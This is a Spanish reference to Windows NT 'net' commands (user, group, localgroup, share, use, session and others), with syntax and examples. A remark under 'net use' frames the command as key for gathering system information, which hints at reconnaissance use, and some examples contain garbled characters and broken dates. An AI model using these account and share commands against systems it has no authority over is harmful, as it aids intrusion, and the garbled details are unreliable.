Escriba net group sin parametros para mostrar el nombre de un servidor y los nombres de los grupos de dicho servidor.
nombre_grupo

Es el nombre del grupo que va a agregarse, expandirse o eliminarse. Especifique un nombre de grupo para ver la lista de los usuarios correspondientes.
/comment:"texto"
Agrega un comentario para un grupo nuevo o existente. Dicho comentario puede tener hasta 48 caracteres. Escriba el texto entre comillas.
/domain
Realiza la operacion sobre el controlador principal del dominio actual. Si no se especifica este parametro, la operacion se realizara en el equipo local. Este parametro se aplica unicamente a equipos con Windows NT Workstation que son miembros de un dominio de Windows NT Server. De manera predeterminada, los equipos con Windows NT Server realizan las operaciones en el controlador principal del dominio.
nombre_usuario[...]
Muestra la lista de uno o mas usuarios que se agregaran o quitaran de un grupo. Separe los nombres de usuario con un espacio en blanco.
/add
Agrega un grupo o un nombre de usuario a un grupo. Debe establecerse una cuenta para los usuarios agregados a un grupo con este comando.
/delete
Quita un grupo o un nombre de usuario de un grupo.

Ejemplos

Para ver una lista de todos los grupos en el servidor local, escriba: net group
Para agregar un grupo llamado ejec a la base de datos local de cuentas de usuario, escriba: net group ejec /add
Para agregar un grupo llamado ejec a la base de datos de cuentas de usuario de un dominio de Windows NT Server desde un equipo con el software Windows NT Workstation instalado, escriba: net group ejec /add /domain
Para agregar las cuentas de usuario ya existentes esterv, rafar y jesust al grupo ejec en el equipo local, escriba: net group ejec esterv rafar jesust /add
Para agregar las cuentas de usuario ya existentes esterv, rafar y jesust al grupo ejec de un dominio de Windows NT Server desde un equipo con el software Windows NT Workstation instalado, escriba: net group ejec esterv rafar jesust /add /domain
Para mostrar los usuarios del grupo ejec, escriba: net group ejec
Para agregar un comentario al registro del grupo ejec, escriba: net group ejec /comment:"Plantilla de ejecutivos."
Este comando puede escribirse tambien como net groups. Use el comando net group para agrupar usuarios que trabajan de un modo igual o similar en la red. Cuando se asignen derechos a un grupo, cada miembro recibira automaticamente estos derechos.
La pantalla que muestra los grupos del servidor es similar a la siguiente:

Cuentas del grupo de \\PRODUCCION
---

*Admins. del dominio *Usuarios del dominio Observe que los nombres de grupos van precedidos por un asterisco (*), que sirve para identificar los grupos que incluyen usuarios y grupos.

> Net Help:
Proporciona una lista de comandos de red y temas sobre los que puede obtener ayuda, o proporcionar ayuda acerca de un comando o tema especifico. Los comandos de red disponibles tambien se muestran en la ventana Comandos de esta referencia de comandos, bajo la letra N. net help [comando]
net comando {/help | /?}

Parametros
---

ninguno
Escriba net help sin parametros para mostrar una lista de comandos y temas acerca de los cuales puede obtenerse ayuda.

comando
Es el comando acerca del cual desea obtenerse ayuda. No escriba net como parte del comando.
/help
Proporciona una forma alternativa de mostrar en pantalla el texto de ayuda.
/?
Muestra la sintaxis correcta del comando.

Ejemplos

Para obtener la misma informacion acerca del comando net use, utilizando dos formas del comando net help, escriba:
net help use
o bien
net use /help
Para ver la sintaxis del comando net use, escriba:
net use /?

> Net Helpmsg:
Proporciona ayuda referente a un mensaje de error de Windows NT.
net helpmsg mensaje_n§

Parametros
---

mensaje_n§
Es el numero de cuatro digitos del mensaje de Windows NT acerca del cual necesita ayuda.

Notas

Cuando falla una operacion de red, se muestra un mensaje similar al siguiente:
NET 21282: El servicio solicitado ya ha sido iniciado.
El comando net helpmsg explica la causa de un error e indica como resolver el problema.

> Net Localgroup:
Agrega, muestra o modifica grupos locales.
net localgroup [nombre_grupo [/comment:"texto"]] [/domain]
net localgroup nombre_grupo {/add [/comment:"texto"] | /delete} [/domain]
net localgroup nombre_grupo nombre [...] {/add | /delete} [/domain]

Parametros
---

niguno
Escriba net localgroup sin parametros para mostrar el nombre del servidor y los nombres de los grupos locales de dicho equipo.
nombre_grupo Es el nombre del grupo que va a agregarse, expandirse o eliminarse. Proporcione solo un nombre_grupo para ver una lista de los usuarios o grupos globales de un grupo local. /comment:"texto" Agrega un comentario para un grupo nuevo existente. El comentario puede tener hasta 48 caracteres de longitud. Escriba el texto deseado entre comillas.
/domain

Realiza la operacion en el controlador principal del dominio actual. Si no se especifica este parametro, la operacion se realizara en el equipo local. Este parametro se aplica unicamente a equipos con Windows NT Workstation que son miembros de un dominio de Windows NT Server. Si no se indica lo contrario, los equipos con Windows NT Server realizaran las operaciones en el controlador principal del dominio. nombre [...]
Muestra la lista de uno o mas nombres de usuario o de grupo que se agregaran a un grupo local o se quitaran de el. Separe cada nombre con un espacio en blanco. Los nombres pueden ser usuarios locales, usuarios de otros dominios o grupos globales, pero no otros grupos locales. Si un usuario es de otro dominio, escriba el nombre de usuario despues del nombre de dominio (por ejemplo, VENTAS\SAMUEL).
/add
Agrega un nombre de grupo o de usuario a un grupo local. Debe establecerse una cuenta para los usuarios o grupos globales que se agreguen a un grupo local con este comando.
/delete
Quita un nombre de grupo o de usuario de un grupo local.

Use el comando net localgroup para agrupar usuarios que utilizan de un modo igual o similar el equipo o la red. Cuando se asignen derechos a un grupo local, cada miembro de dicho grupo recibira automaticamenteestos derechos.

Ejemplos

Para mostrar una lista de todos los grupos locales del servidor local, escriba: net localgroup
Para agregar un grupo local llamado ejec a la base de datos local de cuentas de usuario, escriba: net localgroup ejec/add
Para agregar un grupo local llamado ejec a la base de datos de cuentas de usuario de un dominio de Windows NT Server, escriba: net localgroup ejec /add /domain
Para agregar las cuentas de usuario ya existentes esterv, rafar (del dominio VENTAS) y jesust al grupo local ejec en el equipo local, escriba: net localgroup ejec esterv ventas\rafar jesust /add
Para agregar las cuentas de usuario ya existentes esterv, rafar y jesust al grupo ejec de un dominio de Windows NT Server, escriba: net localgroup ejec esterv rafar jesust /add /domain
Para mostrar los usuarios del grupo local ejec, escriba: net localgroup ejec
Para agregar un comentario al registro del grupo local ejec, escriba: net localgroup ejec /comment:"Plantilla de ejecutivos."

> Net Name:
Agrega o elimina un nombre para mensajes (a veces llamado alias), o muestra la lista de nombres para los que el equipo aceptara mensajes. Para poder usar net name, el servicio de Mensajeria debe estar en ejecucion. net name [nombre [/add | /delete]]

Parametros
----

ninguno
Escriba net name sin parametros para mostrar una lista de los nombres actualmente en uso.
nombre
Especifica el nombre que recibe mensajes. Dicho nombre puede tener un maximo de 15 caracteres.
/add
Agrega un nombre a un equipo. Escribir /dd es opcional puesto que el resultado de escribir net name nombre es el mismo que el de escribir
net name nombre /add.
/delete
Quita un nombre de un equipo.

Ejemplos

Para ver la lista de nombres en su equipo, escriba: net name
Para agregar el nombre rsvp a su equipo, escriba: net name rsvp
Para quitar el nombre rvsp de su equipo, escriba: net name rsvp /delete

Notas

Use el comando net name para especificar un nombre para la recepcion de mensajes. Para poder usar este comando, debe haberse iniciado el servicio Mensajeria. Cada nombre de mensajeria debe ser unico en la red. Los nombres creados con net name se destinan estrictamente a mensajes; estos nombres no son grupos. Windows NT usa tres tipos de nombres:
1. Cualquier nombre para mensajeria, que se agrega con net name.
2. El nombre de equipo del equipo, que se agrega al iniciar el servicio Estacion de trabajo.
3. Su nombre de usuario, que se agrega cuando inicia la sesion, suponiendo que su nombre no se este usando como nombre de mensajeria en otra parte de la red.

> Net Pause:
Interrumpe los servicios en ejecucion.
net pause servicio

Parametros
---

servicio
Puede ser:

1. Servidor de archivos para Macintosh (solo en Windows NT Server)
2. Servicio de publicacion de FTP
3. LPDSVC
4. Inicio de sesion de red
5. DDE de red
6. DSDM DDE de red
7. Proveedor de seguridad Lan Manager de NT
8. Inicio remoto (solo en Windows NT Server)
9. Servidor de acceso remoto
10. Shedule
11. Servidor
12. Servicios simples de tcp/ip
13. Estacion de trabajo.

Ejemplos

Para interrumpir el servicio Servidor, escriba: net pause server
Para interrumpir el servicio Inicio de sesion de red, escriba: net pause "net logon"

Notas

En un servidor:
Use el comando net pause antes de detener un servicio para permitir que los usuarios finalicen su trabajo o se desconecten de los recursos. Hacer una pausa en un servicio lo interrumpe momentaneamente, pero no elimina el software de la memoria. Los usuarios que estan conectados a un recurso pueden finalizar sus tareas, pero no podran efectuar nuevas conexiones a dicho recurso. Si piensa detener un servicio que afecta a recursos compartidos, primero interrumpalo, luego envie un mensaje con el comando net send para avisar de dicha detencion; despues de un lapso suficiente para que los usuarios terminen de usar el servicio, detengalo usando el comando net stop. Para volver a activar un servicio interrumpido, use el comando net continue.

En un cliente:
Use los comandos net pause y net continue para pasar de las impresoras de red a las impresoras conectadas a su estacion de trabajo.

Tanto en un servidor como en un cliente:
No se pueden interrumpir todos los servicios.

La pausa afecta a los servicios de Windows NT de las siguientes formas:
1. La pausa del servicio inicio de sesion de red impide que el equipo procese las peticiones de inicio de sesion. Si el dominio tiene otros servidores de inicio de sesion, los usuarios podran iniciar su sesion en la red.
2. La pausa del servicio Servidor impide que los usuarios establezcan nuevas conexiones con los recursos compartidos de este y, si no hay otros servidores de inicio de sesion en la red, impide que los usuarios inicien su sesion en la red. Esto no afecta a una conexión existente. Los administradores pueden establecer conexiones con el servidor aunuqe el servicio este interrumpido.
3. La pausa del ejercicio Estacion de trabajo mantiene el nombre de usuario, la contrase~a y las conexiones definidas, pero dirige las peticiones de impresion a las impresoras conectadas al equipo, en lugar de hacerloa a las impresoras conectadas a la red.

> Net Print:

Muestra o controla los trabajos y las colas de impresion.
net print \\nombre_equipo\recurso_compartido
net print [\\nombre_equipo] trabajo_n§ [/hold | /release | /delete]

Parametros
---

nombre_equipo
Es el nombre del equipo que comparte las colas de impresion. recurso_compartido Es el nombre de la cola de impresion. Cuando incluya recurso_compartido y nombre_equipo, separelos con una barra invertida (\).

trabajo_n§
Es el numero de identificacion asignado a un trabajo de impresion en una cola. Un equipo con una o mas colas de impresion asigna a cada trabajo un numero unico. Si se esta usando un numero de trabajo en una cola compartida por un equipo, dicho numero no se asignara a ningun otro trabajo, ni siquiera a otras colas de ese equipo.
/hold
Cuando se usa con trabajo_n§, retiene el trabajo en espera en la cola de impresion. El trabajo permanece en la cola y los demas trabajos lo rebasaran hasta que se libere.
/release
Libera un trabajo o una cola de impresion que se ha retenido.
/delete
Quita un trabajo de la cola de impresion.

Ejemplos

Para obtener informacion acerca del trabajo numero 35 del equipo \\PRODUCCION, escriba: net print \\produccion 35
Para retener el trabajo numero 263 del equipo \\PRODUCCION, escriba: net print \\produccion 263 /hold
Para liberar el trabajo numero 263 del equipo \\PRODUCCION, escriba: net print \\produccion 263 /release
Para obtener una lista del contenido de la cola de impresion MATRIZ del equipo \\PRODUCCION, escriba: net print \\produccion\matriz

Notas

El comando net print muestra informacion en distintos formatos acerca de las colas de impresion. Puede hacer que se presente una cola en particular usando: net print \\nombre_equipo\recurso_compartido
Lo siguiente es un ejemplo de la informacion presentada de todas las colas de impresion:

Colas de impresora en \\PRODUCCION
Nombre Trabajo No. Tama~o Estado

Cola LASER 1 trabajos *Cola activa*
1 trabajos 0 en cola

Use net print trabajo_n§ para mostrar un unico trabajo de impresion.
Aparecera una pantalla similar a la siguiente:
Trabajo No. 35
Estado Esperando
Tama~o 3096
Comentario
Usuario MARIASL
Notificar MARIASL
Tipo de dato del trabajo
Parametros del trabajo
Informacion adicional

> Net Send:
Envia mensajes a otros usuarios, equipos, grupos o nombres para mensajes en la red. El servicio mensajeria debe estar en ejecucion para poder recibir mensajes.
net send {nombre | * | /domain[:nombre] | /users} mensaje

Parametros
---

nombre
Es el nombre de usuario, de equipo o nombre para mensajes al que se envia el mensaje. Si se trata de un nombre de equipo que contiene caracteres en blanco, escribalo entre comillas (" "). *

Envia el mensaje a todos los nombres del grupo.
/domain[:nombre]
Envia el mensaje a todos los nombres del dominio del equipo. Si se especifica nombre, se enviara el mensaje a todos los nombres del dominio o grupo de trabajo especificado.
/users
Envia el mensaje a todos los usuarios conectados al servidor. Mensaje Es el texto que se enviara como mensaje.

Ejemplos

Para enviar el mensaje "Reunion cambiada a las 15 horas. En el mismo lugar." al usuario robertof, escriba: net send robertof Reunion cambiada a las 15 horas. En el mismo lugar. Para enviar un mensaje a todos los usuarios conectados al servidor, escriba: net send /users Este servidor se apagara en 5 minutos.
Para enviar un mensaje que incluya una barra diagonal, escriba: net send robertof "Formatear tu disco con FORMAT /4"

Notas

Solo se puede enviar un mensaje a un nombre que este activo en la red. Si lo envia a un nombre de usuario, este debe haber iniciado una sesion y estar ejecutando el servicio mensajeria para recibir el mensaje. Enviar mensajes a varios usuarios Windows NT proporciona varios metodos para transmitir mensajes. Puede hacerlo a todos los nombres del dominio de su equipo (con * o /domain) o a otro dominio diferente (/domain:nombre). Los mensajes transmitidos pueden tener hasta 128 caracteres.
La opcion /users permite enviar un mensaje a todos los usuarios que tienen sesiones en el servidor. Los parametros que envian mensajes a varios usuarios deben usarse con precaucion.

> Net Session:

Muestra la lista o desconecta las sesiones entre un equipo local y los clientes conectados a el. net session [\\nombre_equipo] [/delete]

Parametros
---

ninguno
Escriba net session sin parametros para que se muestre informacion acerca de todas las sesiones con el equipo local.
\\nombre_equipo

Identifica el equipo para el cual se mostraran o desconectaran sesiones.
/delete
Finaliza la sesion del equipo con \\nombre_equipo y cierra todos los archivos abiertos en el equipo para la sesion. Si se omite \\nombre_equipo, se cancelaran todas las sesiones del equipo local.

Ejemplos

Para mostrar una lista con informacion sobre las sesiones del servidor local, escriba: net session
Para mostrar informacion sobre las sesiones del cliente cuyo nombre de equipo es SANCHEZ, escriba: net session \\sanchez
Para finalizar todas las sesiones entre el servidor y los clientes conectados, escriba: net session /delete

Notas

El comando net session puede escribirse tambien como net sessions o netsess.
Use el comando net session para ver en pantalla los nombres de equipo y nombres de usuario de aquellos usuarios que tienen acceso a un servidor, si tienen archivos abiertos y cuanto tiempo ha permanecido inactiva la sesion de cada uno de ellos.
La pantalla es similar a la siguiente:

Equipo Usuario Tipo de cliente Abierto Inactiva

\\BASSETT CRISDR NT 1 00:00:13
\\SANZCA Administrador DOS LM 2.1 0 01:05:13

Para mostrar la sesion de un usuario, incluya \\nombre_equipo con el comando. La presentacion de un unico usuario incluye una lista de los recursos compartidos con los que el usuario tiene conexiones. Una sesion queda registrada cuando un usuario de un cliente entra en contacto con un servidor. Esto ocurre cuando los dos sistemas estan en la misma red y el servidor acepta el nombre y la contrase~a del usuario. Un usuario de un cliente debe tener una sesion iniciada en el servidor antes de poder usar los recursos compartidos del mismo; una sesion no se establece hasta que el usuario de un cliente se conecta a un recurso. Entre un cliente y un servidor solo puede existir una sesion, pero puede haber varios puntos de entrada, o conexiones, a los recursos.

Para determinar el tiempo que puede permanecer inactiva una sesion antes de que se desconecte automaticamente, active la caracteristica autodisconnect con la opcion /autodisconnect del comando net config server. El usuario no interviene en este tipo de desconexion, puesto que Windows NT reanuda automaticamente la conexion en cuanto el usuario vuelve a usar el recurso.
Para finalizar una sesion con el servidor, use la opcion /delete junto con \\nombre_equipo.

> Net Share:
Crea, elimina o muestra recursos compartidos.
net share recurso_compartido
net share recurso_compartido=unidad:ruta_de_acceso
[/users:numero | /unlimited] [/remark:"texto"]
net share recurso_compartido [/users:numero | unlimited]
[/remark:"texto"]
net share {recurso_compartido | unidad:ruta_de_acceso} /delete

Parametros
---

ninguno
Escriba net share sin parametros para mostrar informacion acerca de todos los recursos compartidos en el equipo local.
recurso_compartido Es el nombre de red del recurso compartido. Escriba net share con un recurso_compartido unicamente para mostrar informacion acerca de dicho recurso compartido. unidad:ruta_de_acceso
Especifica la ruta de acceso absoluta del directorio que va a compartirse.
/users:numero
Establece el numero maximo de usuarios que pueden tener acceso simultaneamente al recurso compartido.
/unlimited
Especifica que puede tener acceso simultaneamente al recurso compartido un numero ilimitado de usuarios.
/remark:"texto"
Agrega un comentario descriptivo acerca del recurso. Escriba el texto entre comillas.
/delete
Deja de compartir un recurso.

Ejemplos

Para mostrar informacion acerca de los recursos compartidos en el equipo, escriba: net share
Para compartir el directorio C:\CARTAS de un equipo con el nombre compartido SECRETARIA e incluir un comentario, escriba: net share secretaria=c:\cartas /remark:"Para el departamento 123."
Para dejar de compartir el directorio CARTAS, escriba: net share secretaria /delete
Para compartir el directorio C:\LST FIG de un equipo con el nombre compartido LISTA, escriba: net share lista="C:\lst fig"

Notas

Use el comando net share para compartir recursos. Para compartir un directorio con una ruta de acceso que contiene un caracter en blanco, escriba la unidad y la ruta del directorio entre comillas (" "). Cuando se muestran todos los recursos compartidos de un equipo, Windows NT indica el nombra del recurso compartido, el nombre o nombres de dispositivo o rutas de acceso asociadas con el recurso y un comentario descriptivo acerca de este. La presentacion en pantalla es similar a la siguiente:

Nombre Recurso Comentario

ADMIN$ C:\WINNT Admin remota
C$ C:\ Uso interno
print$ C:\WINNT\SYSTEM\SPOOL
IPC$ IPC remota

LASER LPT1 En cola Impresora laser

Los recursos compartidos de un servidor se guardan a medida que se crean. Cuando detenga el servicio Servidor, todos los recursos compartidos se desconectaran, pero se volveran a conectar automaticamente en cuanto vuelva a iniciarse el servicio o cuando se reinicie el equipo.

> Net Start:
Inicia un servicio o muestra una lista de los servicios iniciados. Los nombres de servicios que son de dos o mas palabras, como inicio de sesion de red o Examinador de equipos, deben estar entre comllas (" "). net start [servicio]

Parametros
---

ninguno
Escriba net start sin parametros para mostrar una lista de los
servicios en ejecucion.
servicio
Puede ser:
1. Alerta
2. Servicio de cliente para netware
3. Servidor del Portafolio
4. Examinador de equipo
5. Cliente dhcp
6. Duplicador de directorios
7. Registro de sucesos
8. Servicio de publicacion de FTP
9. LPDSVC
10. Mensajeria
11. Inicio de sesion
12. DDE de red
13. DSDM DDE de red
14. Agente de supervision de red
15. Proveedor de seguridad nt lm
16. OLE
17. Administrador de conexiones de acceso remoto
18. Servidor de acceso remoto
19. Localizador de llamada a procedimientos remotos (rpc)
20. Servicio de llamada a procedimientos remotos
21. Schedule
22. Servidor
23. Servicios simples de tcp/ip
24. SNMP
25. Spooler
26. Ayuda de NetBIOS de tcp/ip
27. SAI
28. Estacion de trabajo
Los siguientes servicios solo estan disponibles en Windows NT Server:
1. Servidor de archivos para Macintosh
2. Servidor de puerta de enlace o gateway para netware
3. Servidor de DHCP de Microsoft
4. Servidor de impresion para Macintosh
5. Inicio remoto
6. Servicio de nombres Internet de windows

Notas

Use el comando net start servicio para iniciar un servicio de Windows NT. Algunos servicios dependen de otros servicios.
Puede utilizar la opcion Servicios en el Panel de control para configurar el inicio y la detencion automatica de los servicios. Esta opcion tambien le permite detener, iniciar, interrumpir y continuar los servicios de red manualmente. Los nombres de servicios que constan de dos o mas palabras, como Inicio de sesion de red o Examinador de equipos, deben estar entre comillas (" ").
Este comando tambien inicia los servicios de red que no estan incluidos en Windows NT.
Los servicios que pueden iniciarse son:
Net Start "Administrador de conexiones de acceso remoto"
Net Start "Agente de supervisi¢n de red"
Net Start "Ayuda de NetBIOS de TCP/IP"
Net Start "Cliente de DHCP"
Net Start "DDE de red"
Net Start "Duplicador de directorios"
Net Start "Estacion de trabajo"
Net Start "Examinador de equipos"
Net Start "Inicio de sesi¢n de red"
Net Start "Inicio remoto"
Net Start "Localizador de rpc"
Net Start "Proveedor de seguridad NT LM"
Net Start "Registro de sucesos"
Net Start "Servicio de cliente para NetWare"
Net Start "Servicio de llamada a procedimientos remotos (RPC)"
Net Start "Servicio de nombres Internet de Windows"
Net Start "Servicio de publicaci¢n de FTP"
Net Start "Servicio de puerta de enlace o gateway para NetWare"
Net Start "Servicio ISNSAP de acceso remoto"
Net Start "Servicio Schedule"
Net Start "Servicios simples de TCP/IP"
Net Start "Servidor de acceso remoto"
Net Start "Servidor de archivos para Macintosh"
Net Start "Servidor de dde de red"
Net Start "Servidor de impresion para Macintosh"
Net Start "Servidor de Portafolio"
Net Start "Servidor DHCP de Microsoft"
Net Start Alerta
Net Start Lpdsvc
Net Start Mensajeria
Net Start Sai
Net Start Servidor
Net Start Snmp
Net Start Spooler

> Net Stadistics:
Muestra el registro de estadisticas del servicio local Estacion detrabajo o Servidor.
net statistics [workstation | server]

Parametros
---

ninguno
Escriba net stadistics sin parametros para obtener una lista de los servicios en ejecucion para los cuales hay datos estadisticos disponibles. Workstation Muestra los datos estadisticos del servicio local Estacion de trabajo.
server
Muestra los datos estadisticos del servicio local Servidor.

Ejemplos

Para mostrar los servicios en ejecucion para los que hay estadisticas disponibles, escriba: net stats
Para mostrar las estadisticas del servicio servidor y evitar que se desplace por la pantalla, escriba: net statistics server | more

Notas

Este comando puede escribirse tambien como net stats. Use el comando net stadistics para mostrar informacion sobre el rendimiento del servicio especificado.

El servicio servidor:
Windows NT indica el nombre de equipo, la fecha y hora en que se actualizaron por ultima vez las estadisticas, y proporciona la siguiente informacion:
1. El numero de sesiones que se iniciaron, se desconectaron automaticamente y se desconectaron a causa de error.
2. El numero de kilobytes enviados y recibidos, y el tiempo medio de respuesta del servidor.
3. El numero de errores e infracciones de contrase~a y limites de permiso.
4. El numero de veces que se usaron los archivos, impresoras y dispositivos de comunicaciones compartidos.
5. El numero de veces que se excedio el tama~o del bufer de memoria.

El servicio Estacion de trabajo:
Windows NT indica el nombre de equipo del equipo, la fecha y hora en que se actualizaron por ultima vez las estadisticas, y proporciona la siguiente informacion:
1. El numero de bytes y SMB recibidos y transmitidos.
2. El numero de operaciones de lectura y escritura logradas o fallidas.
3. El numero de errores en la red.
4. El numero de sesiones fallidas, desconectadas o conectadas nuevamente.
5. El numero de conexiones a recursos compartidos logradas o fallidas.

> Net Stop:
Detiene un servicio de Windows NT.
net stop servicio

Parametros
---

servicio
Puede ser alerta, servicio de cliente para netware, Servidor del Portafolio, examinador de equipos, duplicador de directorios, servicio de publicacion de FTP, lpdsvc, mensajeria, inicio de sesion de red, dde de red, dsdm de red, agente de supervision de red, proveedor de seguridad nt lm, ole, administrador de conexiones de acceso remoto, servicio isnsap de acceso remoto, servidor de acceso remoto, localizador de llamada a procedimientos remotos (rpc), schedule, servidor, servicios simples de tcp/ip, snmp, spooler, ayuda de NetBIOS de tcp/ip, sai y estacion de trabajo. Los siguientes servicios solo estan disponibles en Windows NT Server: servidor de archivos para macintosh, servicio de puerta de enlace o gateway para netware, servidor dhcp de microsoft, servidor de impresion para macintosh, servicio de nombres internet de windows.

Notas

Detiene un servicio para suprimir la funcion que realiza en la red y para eliminar el software de la memoria. Al detener el servicio Servidor se impide que los usuarios tengan acceso a los recursos compartidos del equipo. Si detiene el servicio Servidor cuando los usuarios estan teniendo acceso a los recursos, Windows NT mostrara un mensaje de advertencia pidiendo confirmacion antes de cancelar las conexiones. Una respuesta afirmativa cancelara todas las conexiones con el equipo. Antes de detener el servicio Servidor, puede hacer lo siguiente:

1. Efectuar una pausa en el servicio (para no permitir nuevas conexiones)
2. Enviar un mensaje advirtiendo a los usuarios de que deben desconectarse de los recursos del servidor.
Net stop tambien puede detener servicios de red no suministrados con Windows NT.

> Net Time:
Sincroniza el reloj del equipo con el de otro equipo o dominio. Si se utiliza sin la opcion /set, muestra la hora de otro equipo o dominio. net time [\\nombre_equipo | /domain[:nombre]] [/set]

Parametros

\\nombre_equipo
Es el nombre del servidor que desee comprobar o con el que deseesincronizar las estaciones de trabajo.
/domain[:nombre]
Es el dominio con el que desea sincronizar la hora.
/set
Sincroniza el reloj del equipo con el del equipo o dominio especificado.

> Net Use:
Conecta o desconecta un equipo de un recurso compartido o muestra informacion acerca de las conexiones del equipo. Tambien controla las conexiones de red persistentes. Como veremos mas adelante, este comando es de una gran importancia para averiguar informacion sobre el sistema.
net use [nombre_dispositivo]
[\\nombre_equipo\recurso_compartido[\volumen]]
[contrase~a | *]] [/user:[nombre_dominio\]nombre_usuario]
[[/delete] | [/persistent:{yes | no}]]
net use nombre_dispositivo [/home[contrase~a | *]]
[/delete:{yes | no}]
net use [/persistent:{yes | no}]

Parametros
---

ninguno
Escriba net use sin parametros para obtener una lista de las conexiones de red. nombre_dispositivo Aigna un nombre para la conexion al recurso o especifica el dispositivo que se va a desconectar. Hay dos tipos de nombres de dispositivos: unidades de disco (D a Z) e impresoras (LPT1 A LPT3). Escriba un asterisco en lugar de un nombre especifico de dispositivo
para asignar el siguiente nombre de dispositivo disponible. \\nombre_equipo\recurso_compartido Es el nombre del servidor y del recurso compartido. Si el nombre de equipo contiene caracteres en blanco, escriba la barra invertida doble (\\) y el nombre entre comillas (" "). El nombre del equipo puede tener entre 1 y 15 caracteres. \volumen
Especifica un volumen NetWare del servidor. Para poder conectarse con servidores NetWare debe tener instalado y estar ejecutando el Servicio de cliente para NetWare (Windows NT Workstation) o el servicio de puerta de enlace o gateway para NetWare (Windows NT Server).
Contrase~a Es la contrase~a necesaria para tener acceso al recurso compartido. *
Pide por la contrase~a. Los caracteres no se muestran en pantalla a medida que los escribe.
/user
Especifica un nombre de usuario diferente con el que se realiza la conexion.
nombre_dominio
Especifica otro dominio. Por ejemplo, net use d: \\servidor\recurso_compartido /user:admin\mario conecta el usuario mario de la misma forma que si la conexion se realizara desde el dominio administrador. Si se omite el dominio, se usara aquel en el que tenga lugar la conexion actual.
nombre_usuario

Especifica el nombre de usuario con el que se iniciara la sesion.
/home
Conecta a un usuario con su directorio particular.
/delete
Cancela la conexion de red especificada. Si el usuario especifica la conexion mediante un asterisco se cancelaran todas las conexiones de red.
/persistent
Controla el uso de conexiones de red persistentes. El valor predeterminado es la ultima configuracion utilizada. Las conexiones sin dispositivos no son persistentes. Yes Guarda todas las conexiones tal como se realizaron y las restaura en el siguiente inicio de sesion. No No guarda la conexion en curso ni las siguientes. Las existentes se restauraran en el siguiente inicio de sesion. Use el modificador
/delete para eliminar conexiones persistentes.

Ejemplos

Para asignar el nombre de dispositivo de unidad de disco E: al directorio compartido CARTAS del servidor \\FINANCIERO, escriba: net use e: \\financiero\cartas
Para asignar el nombre de dispositivo de unidad de disco M: al directorio MARIA dentro del volumen CARTAS del servidor NetWare FINANCIERO, escriba: net use m: \\financiero\cartas\mar¡a
Para asignar el nombre de dispositivo LPT1 a la cola de impresora compartida LASER2 del servidor \\CONTABILIDAD, escriba: net use lpt1: \\contabilidad\l ser2
Para desconectarse de la cola de impresora LPT1, escriba: net use lpt1: /delete
Para asignar el nombre de dispositivo de unidad de disco H: al directorio particular del usuario mario, escriba: net use h: \\contabilidad\usuarios /home /user:mario
Para asignar el nombre de dispositivo de unidad de disco F: al directorio compartido NOTAS del servidor \\FINANCIERO, que requiere la contrase~a hctarcs, sin que la conexion sea persistente, escriba: net use f: \\financiero\notas hctarcs /persistent:no
Para desconectarse del directorio \\FINANCIERO\NOTAS, escriba: net use f: \\financiero\notas /delete
Para conectarse a un recurso compartido del servidor FINANCIERO2, escriba: net use k: "\\financiero 2"\circulares
Si el nombre del servidor incluye un espacio en blanco, escribalo entre comillas; de lo contrario, Windows NT mostrara un mensaja de error. Para restaurar las conexiones actuales cada vez que se inicie una sesion, independientemente de cambios futuros, escriba: net use /persistent:yes

Notas

Utilice el comando net use para efectuar la conexion o desconexion de un recurso de la red y para ver sus conexiones actuales con dichos recursos. Es imposible desconectarse de un directorio compartido si se utiliza como unidad actual o si esta en uso por un proceso activo. Hay varias formas de obtener informacion acerca de una conexion:
1. Escriba net use nombre_dispositivo para obtener la informacion acerca de una conexion especifica.
2. Escriba net use para obtener una lista de todas las conexiones del equipo.

Conexiones sin dispositivos Las conexiones sin dispositivos no son persistentes. Conexion con servidores NetWare
Una vez que el software Servicio de cliente para NetWare o Servicio de puerta de enlace o gateway para NetWare esta instalado y en ejecucion, podra conectarse a un servidor NetWare en una red novell. Utilice la misma sintaxis que al conectarse a un servidor de red de Windows, excepto que debe incluir el volumen con el que desea conectarse.

> Net User:
Agrega o modifica cuentas de usuario o muestra informacion acerca de ellas.
net user [nombre_usuario [contrase¤a | *] [opciones]] [/domain]
net user nombre_usuario {contrase¤a | *} /add [opciones] [/domain]
net user nombre_usuario [/delete] [/domain]

Parametros
---

ninguno

Escriba net user sin parametros para ver una lista de las cuentas deusuario del equipo.
nombre_usuario
Es el nombre de la cuenta de usuario que se desea agregar, eliminar, modificar o ver. El nombre de la cuenta de usuario puede tener hasta 20 caracteres.
contrase~a
Asigna o cambia una contrase~ a para la cuenta de usuario. Una contrase~a debe tener la longitud minima establecida con la opcion /minpwlen del comando net accounts y puede tener un maximo de 14
caracteres.
*
Pide la contrase~a. Los caracteres no se muestran en pantalla a medida que los escribe.
/domain
Realiza la operacion en el controlador principal del dominio principal del equipo. Este parametro se aplica unicamente a equipos con Windows NT Workstation que son miembros de un dominio de Windows NT Server. De forma predeterminada, los equipos con Windows NT Server realizan las operaciones en el controlador principal de dominio.
NOTA: Esta accion se lleva a cabo en el controlador principal del dominio principal del equipo. Puede que no se inicie la sesion en el dominio.
/add
Agrega una cuenta de usuario a la base de datos de cuentas de usuario.
/delete
Quita una cuenta de usuario de la base de datos de cuentas de usuario.

Opciones

/active:{no | yes}

Desactiva o activa la cuenta de usuario. Si no esta activa, el

usuario no puede tener acceso a los recursos del equipo. El valor

predeterminado es yes (activa).

/comment:"texto"

Proporciona un comentario descriptivo acerca de la cuenta de usuario.

Puede hasta tener 48 caracteres. Escriba el texto entre comillas.

/countrycode:nnn

Usa los codigos de pais del sistema operativo para instalar los

archivos de ayuda y mensajes de error en el idioma especificado. Un

valor 0 significa el codigo de pais predeterminado.

/expires:{fecha | never}

El parametro fecha establece una fecha de caducidad de la cuenta de

usuario, mientras que never determina una duracion ilimitada de dicha

cuenta. Las fechas de caducidad pueden darse en el formato mm/dd/aa o mm,dd,aa, dependiendo de /countrycode. Observe que la cuenta caduca al comienzo de la fecha especificada. Los meses pueden indicarse con un numero, con todas sus letras o abreviados con tres letras. Los a~os pueden constar de dos o cuatro digitos. Utilice comas o barras diagonales para separar por partes de la fecha (no espacios en blanco). Si se omite aa, se asume el a~o de la siguiente fecha (de acuerdo con la fecha y hora de su equipo). Por ejemplo, las siguientes entradas de fecha son equivalentes si se introducen entre el 10 de enero de 1994 y el 8 de enero de 1885.

jan,9 /9/95 ,9,1995 /9

/fullname:"nombre"

Agrega un determinado nombre al usuario en lugar de su nombre de usuario normal. Escriba dicho nombre entre comillas.

